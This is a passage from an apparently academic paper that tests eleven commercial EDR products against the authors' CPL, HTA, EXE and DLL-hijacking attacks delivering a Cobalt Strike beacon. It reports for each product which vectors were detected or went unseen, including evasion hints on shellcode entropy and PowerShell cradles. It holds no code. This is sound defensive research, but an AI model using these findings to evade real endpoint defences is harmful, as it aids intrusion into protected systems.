


Figure 3. Using Process Explorer to find hijackable DLLs.

4. EDR Evaluation

In what follows, we evaluate eleven state-of-the-art EDRs against our attacks. To this end, we provide a brief overview of each EDR and its features. Then, we proceed reporting which features were enabled and discuss how each of them performed in the attack scenario. EDRs are listed in alphabetical order.

4.1. Carbon Black

Carbon Black is one of the leading EDR solutions. Its true power comes from its telemetry and its ability to extensively monitor every action performed on a system, such as registry modifications, network connections, etc., and, most importantly, provide an SOC-friendly interface to triage the host. Based on the telemetry collected from the sensor, a comparison to several IoCs. The latter will be aggregated into a score which, depending on its value, will trigger an alert. Moreover, when considering EDRs, configuration plays a vital role. Therefore, in this case, we have a custom SOC feed for detections based on IOCs that Carbon Black processes. In addition, the feeds can be query-based, meaning that alerts will be produced based on results yielded by searches based on the events that Carbon Black processes, including but not limited to, registry modifications, network connections, and module loadings.

This EDR relies heavily on kernel callbacks and a lot of its functionalities reside in its network filtering driver and its file system filtering driver. For several detections, user-mode hooks are also used. As an example, consider the detection of memory dumping (DUMP_PROCESS_MEMORY). As mentioned in Carbon Black's documentation, userland API hooks are set to detect a process memory dump. Another example is the detection of script interpreters loaded into memory (`HAS_SCRIPT_DLL`). As mentioned in the documentation, a driver routine is set to identify processes that load an in-memory script interpreter.

4.1.1. Enabled Settings

Carbon Black Response is different in terms of logic and use case. Its main purpose is to provide telemetry and not to proactively act. Moreover, its scope is to assist during an investigation as it does not include blocking capabilities but is an SOC-friendly software that gives in-depth visibility. Its power is closely related to the person behind the console as, beyond triaging hosts, its detection rely on feeds that can be customized and produce

alerts. In our case, we used some default feeds, such as ATT&CK feed and Carbon Black's Community Feed, as well as a custom corporate feed.

4.1.2. CPL

As illustrated in Figure 4, an alert was triggered due to the abnormal name, location, and usage of `Shell32.dll`. Carbon Black is well aware of malicious `.cpl` files in this case, but it cannot clearly verify whether this activity is indeed malicious. Therefore, the event is reported with a *low* score. Figure 5 illustrates, on the right side, the IOCs that were triggered.




Figure 4. All alerts produced in Carbon Black.




Figure 5. CPL's IOCs produced by Carbon Black.

4.1.3. HTA

The `.hta` file was detected due to its parent process as a possible CVE and for a suspicious loaded module. Carbon Black is aware of both LOLBAS and LOLBINS and detected it in a timely manner, see Figure 6.




Figure 6. Carbon Black findings for HTA.

4.1.4. EXE-DLL

Regarding the other two attack vectors, no alerts were raised. Nevertheless, their activity was monitored normally and produced telemetry that the host communicates, despite being able to communicate successfully to our domain. Finally, it should be noted

that the PPID spoofing did not succeed against Carbon Black. Results may be seen is Figure 7.




Figure 7. The findings of Carbon Black for the EXE and DLL attack vectors.

4.2. CrowdStrike Falcon

CrowdStrike Falcon combines some of the most advanced behavioral detection features with a very intuitive user interface. The latter provides a clear view of the incident itself and the machine's state during an attack through process trees and indicators of attacks. Falcon Insight's kernel-mode driver captures more than 200 events and related information necessary to retrace incidents. Besides the classic usage of kernel callbacks and user-mode hooks, Falcon also subscribes to ETWTi (https://www.reddit.com/r/crowdstrike/comments/n9to1b/interesting_stuff/gxq0t1t accessed on 8 July 2021).

When it comes to process injections, most EDRs, including Falcon, continuously check for Windows APIs like `VirtualAllocEx` and `NtMapViewOfSection` prior to scanning the memory. Once Falcon finds any of these called by any process, it quickly checks the allocated memory and whether this was a new thread created from a remote process. In this case, it keeps track of the thread ID, extracts the full injected memory and parses the `.text` section, the `Exports` section, the PE header, the DOS header and displays the name of the PE, start/stop date/time, not limited to the export address of the loaded function.

As for the response part, it provides extensive real-time response capabilities and allows the creation of custom IOAs based on process creation, network connections, and file creation, among others.

4.2.1. Enabled Settings

For this EDR, we used an aggressive policy enabling as much features as possible. It was a policy already used in a corporate environment with its goal being maximum protection and minimum disruption.

4.2.2. DLL-CPL-HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.

4.2.3. EXE

Quite interestingly, the `EXE` was detected, although direct system calls were used to bypass user-mode hooking. Note that the alert is of medium criticality. In addition, please note the spoofed parent process in Figure 8.




Figure 8. CrowdStrike catching the 'Early-Bird' injection despite the use of direct syscalls.

4.3. ESET PROTECT Enterprise

ESET PROTECT Enterprise is a widely used EDR solution that uses behavior and reputation systems to mitigate attacks. Moreover, it uses cloud sandboxing to prevent zero-day threats and full disk encryption for enhanced data protection. The EDR uses real-time feedback collected from million of endpoints using, among others, kernel callbacks, ETW (Event Tracing for Windows), and hooking. ESET PROTECT Enterprise allows fine-tuning through editing XML files and customizing policies depending on users and groups. For this, blue teams may use a file name, path, hash, command line, and signers to determine the trigger conditions for alerts.

We used ESET PROTECT Enterprise with the maximum available predefined settings, as in Figure 9, without further fine tuning.

Figure 9. ESET PROTECT Enterprise settings.

4.3.1. Enabled Settings

For this EDR, we used the predefined policy for maximum security, as stated by ESET in the console. This makes use of machine learning, deep behavioral inspection, SSL filtering, and PUA detection, and we decided to hide the GUI from the end user.

4.3.2. EXE-DLL

Both these attack vectors were successfully executed, without the EDR blocking and reporting any alert; see Figure 10.




Figure 10. Bypassing ESET PROTECT Enterprise with the EXE and DLL attacks.

4.3.3. CPL-HTA

The CPL and HTA attacks were correctly identified and blocked by ESET PROTECT Enterprise; see Figures 11 and 12 , respectively. It should be noted that the memory scanner of ESET correctly identified malicious presence but falsely named the threat as Meterpreter.




Figure 11. ESET PROTECT Enterprise detects the HTA attack.




Figure 12. ESET PROTECT Enterprise detects the CPL attack.

4.4. F-Secure Elements Endpoint Detection and Response

F-Secure Elements EDR collects behavioral events from the endpoints, including file access, processes, network connections, registry changes, and system logs. To achieve this, the EDR uses Event Tracing for Windows. While F-Secure Elements EDR uses machine learning for correlating information, human intervention from cyber-security experts

is often used. The EDR also features built-in incident management. Moreover, after a confirmed detection, F-Secure Elements EDR has built-in guidance to facilitate users in taking the necessary steps to contain and remediate the detected threat.

Enabled Settings

In terms of our experiments, all features were enabled, including DeepGuard. We also included browsing control based on reputation, and the firewall was up and running. Notably, all of the launched attacks were successful, and F-Secure Elements EDR reported no alerts; see Figure 13.




Figure 13. F-Secure Elements EDR console after launching our attacks reports no security event.

4.5. Kaspersky Endpoint Detection and Response-KEDR

Kaspersky's EDR (KEDR) is a highly tunable EDR, collaborating with other endpoint protection systems, even from different vendors. This way, the latter try to address broader attacks, while KEDR focuses on advanced attacks. Beyond the traditional hooking mechanisms, this EDR allows endpoints to use advanced pre-processing and sandboxing, which are more computationally intensive. Moreover, it features tools for incident investigation, proactive threat hunting and attack response. Logs and events are sent to the central node, but further telemetry is sent when deemed necessary by the central node, significantly reducing the central node's overall network and storage cost. Moreover, KEDR uses kernel hooking using a specialized hypervisor. This comes with several downsides as it requires virtualization support (https://github.com/iPower/KasperskyHook accessed on 8 July 2021).

4.5.1. Enabled Settings

In our experiments, we enabled all security-related features in every category. However, we did not employ any specific configuration for Web and Application controls. More precisely, we created a policy and enabled all options, including behavior detection, exploit and process memory protection, HIPS, Firewall, AMSI, and FileSystem protection modules. The actions were set to block and delete all malicious artifacts and behaviors.

4.5.2. CPL-HTA-EXE

In the case of CPL, HTA, and EXE attack vectors, KEDR identified and blocked our attacks in a timely manner; see Figure 14. More precisely, the EXE and CPL processes were killed after execution, while the HTA was blocked as soon as it touched the disk.

Figure 14. Screenshots from KEDR illustrating the malicious activity that it detected and blocked.

4.5.3. DLL

Our DLL attack was successfully launched, and no telemetry was recorded by KEDR.

4.6. McAfee Endpoint Protection

McAfee Endpoint Protection is among the most configurable and friendly to the technical user solutions, it allows reacting to specific process behaviors, i.e., remote memory allocation, but also to proactively eliminate threats by reducing the options an attacker has based on a handful of options, such as blocking program registration to autorun. We decided to leverage this configurability and challenge McAfee to the full extend and only disabled one rule blocking execution from common folders, such as the Desktop folder. The rationale behind this choice is usability since activating this rule would cause many usability issues in an everyday environment.

In our experiments, we managed to successfully bypass the restrictions using our direct syscalls dropper and allocate memory remotely, as well as execute it. The latter is an indicator that the telemetry providers and processing of the information is not efficient.

4.6.1. Enabled Settings

For this EDR, we decided to challenge McAfee since it offers a vast amount of settings and a lot of option for advanced users, such as memory allocation controls, etc. It was also quite interesting that some policies were created by default to block suspicious activities, such as our HTA's execution. We opted to enable all options without exception, apart from one that was block execution from user folders and would cause issues in a corporate environment.

An excerpt of the settings that were enabled is illustrated in Figure 15.




Figure 15. An excerpt of the settings that were enabled in McAfee Endpoint Protection.

4.6.2. HTA-CPL

Both HTA- and CPL-based attacks were identified and blocked. However, it should be noted that the HTA attack was blocked due to the applied policy of blocking execution of all HTA files; see Figure 16.




Figure 16. McAfee Endpoint Protection blocking the HTA attack.

4.6.3. EXE-DLL

Both the EXE- and DLL-based attacks were successfully executed without being identified by the EDR nor producing any telemetry.

4.7. Sentinel One

Sentinel One has sophisticated AI-based behavioral analysis features that make stealth infiltration and tool execution rather difficult. Among others, Sentinel One collects ETW telemetry and monitors almost all parts of the system. It uses kernel callbacks to collect information, such as process creation, image load, thread creation, handle operations, and registry operations. It also produces detailed attack paths and process tree graphs.

Our results indicate that the Sentinel One has severe issues in handling PowerShell-based post-exploitation activities. Thus, one could easily run tools, such as `PowerView`, using the `powershell` command of Cobalt Strike and some IEX cradles.

4.7.1. Enabled Settings

For this solution, we decided to enable all the features needed using the buttons in the console to use its engines, including static and behavioral AI, script, lateral movement, fileless threat detection, etc. Moreover, we enabled all the features Deep Visibility provides apart from the full disk scan and data masking. We also chose to kill processes and quarantine the files.

4.7.2. EXE-HTA-CPL

Notably, none of these attack vectors issued an alert to Sentinel One.

4.7.3. DLL

As soon as the folder with the MS-Teams installation touched the disk, an alert was triggered, indicating that the malicious DLL was unsigned, and this could be a potential risk.

As it can be observed in Figure 17, the high entropy of our DLL was detected as an IoC. The IoC was correct as our shellcode was AES encrypted. It should be noted that previous experiments with Sentinel One with low entropy files (using XOR encoding) passed the test without any issues, implying that the actual issues were due to the high entropy of the DLL.




Figure 17. Sentinel One reporting the DLL attack.

4.8. Sophos Intercept X with EDR

Sophos Intercept is one of the most well-known and trusted AVs/EDRs. It has been previously used as a test case for user-mode hook evasion (https://www.mdsec.co.uk/2020/08/firewalker-a-new-approach-to-generically-bypass-user-space-edr-hooking/ accessed on 8 July 2021). The EDR version provides a complete view of the incidents and really detailed telemetry, as well as a friendly interface with insightful graphs. Some of its features can be seen Figure 18.

4.8.1. Enabled Settings

In the case of Sophos, the configuration was simple and intuitive for the user. Therefore, we enabled all offered features, which provided protection without usability issues.

4.8.2. EXE

